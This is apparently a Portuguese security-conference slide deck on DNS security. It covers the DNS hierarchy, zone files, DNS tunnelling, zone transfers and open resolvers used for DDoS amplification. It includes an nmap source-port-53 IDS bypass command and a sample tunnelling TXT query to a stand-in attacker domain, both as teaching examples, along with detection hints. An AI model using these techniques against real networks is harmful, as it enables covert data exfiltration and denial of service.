
# O MAIOR EVENTO DE HACKING, SEGURANÇA E TECNOLOGIA ~~DO BRASIL~~ DO CONTINENTE

ROADSEC

# Segurança em DNS

Gildásio Júnior aka gjuniioor

# Sobre @gjuniioor

gjuniioor.github.io
**LampiãoSec**
Raul Hacker Club
PHPBA
EndOfFile Fórum
Big Bang Hack Team

# Objetivos

Entender …

… sobre DNS

… o uso do DNS para subverter obstáculos

… algumas falhas que envolvem o DNS

# O QUE É DNS?

DNS: O que você precisa saber

# Domain Name System

*“Sistema de nomes de domínio”*

UDP

Porta 53

**Importantíssimo para internet!**

# Hierarquia dos Servidores

Root

Top Level Domain – TLDs

Autoritativos

Recursivos (cache)

# Zone Files

```
$TTL    86400
$ORIGIN example.com.
@  1D  IN  SOA ns1.example.com. hostmaster.example.com. (
                              2002022401 ; serial
                              3H ; refresh
                              15 ; retry
                              1w ; expire
                              3h ; minimum
)
       IN  NS     ns1.example.com. ; in the domain
       IN  NS     ns2.smokeyjoe.com. ; external to domain
       IN  MX  10 mail.another.com. ; external mail provider
; server host definitions
ns1    IN  A      192.168.0.1  ;name server definition
www    IN  A      192.168.0.2  ;web server definition
ftp    IN  CNAME  www.example.com.  ;ftp server definition
```

Fonte: DNS for Rockets Scientists


# DNS CONTORNANDO OBSTÁCULOS

# Bypass de I{D,P}S

```
$ nmap -g 53 localhost
```

# DNS TUNNELLING

# Funcionamento




Fonte: InfoSec Institute

# Funcionamento

## Requisição:

```
TXT de N5WMHIJMEB.ZWK4TWNFSG.64RANRUW4Z.DPEE======.atacante.com
```

## Resposta:

```
T2zDoSwgZ2p1bmlpb29yLCBtZXUgcGFyw6dhIQ==
```

# Utilidade

Bypass de proxy

Transferência de arquivos secretos

Proxy SSH

Tráfego de C&C

# Overview

Lento (--)

Sempre aberto (++)

# Detecção


Tamanho das queries

Quantidade de requisições TXT

Quantidade de tráfego clienteX/servidorY

# FALHAS QUE ENVOLVEM DNS

# Data Flow




Fonte: DNS for Rockets Scientists

# Classificação

Local – 1

Server/server – 2 & 3

Server/Client – 4 & 5

# ZONE TRANSFER

# O que é

*Atualização de zone files*

Porta 53

TCP

# Modos

AXFR

IXFR

# Possíveis Vetores

Slave server poisoning

“Master” query

# Criticidade

Essencial para propagar atualizações

Gerar tráfego ilegítimo

**Vazar informações sensíveis**

# DNS RECURSIVO ABERTO

# O que é

Lembra dos servidores recursivos?

# O que causa


Intensificação de DDoS

# Funcionamento

DNS request com IP Spoofing

***Lembre-se: DNS usa UDP***

# Funcionamento




Fonte: CERT Brasil

# Agravante

Respostas grandes para perguntas curtas

Lista de servidores abertos

Uso de botnet

# Consequências

Pagar banda extra

Servidor cair

Ser multado

**Fortalecimento dos ataques DDoS**

# PERGUNTAS?

# Contatos

gjuniioor.github.io
gjuniioor@protonmail.com
github.com/gjuniioor

LampiaoSec.github.io
lampiaosec@riseup.net
#lampiaosec @ irc.OFTC.net

# Referências


DNS For Rocket Scientists

CERT.BR

InfoSec Institute

US-CERT

CloudFlare

DNS & BIND, 5th

DNS & BIND Cookbook

# Obrigado!


#dontstophacking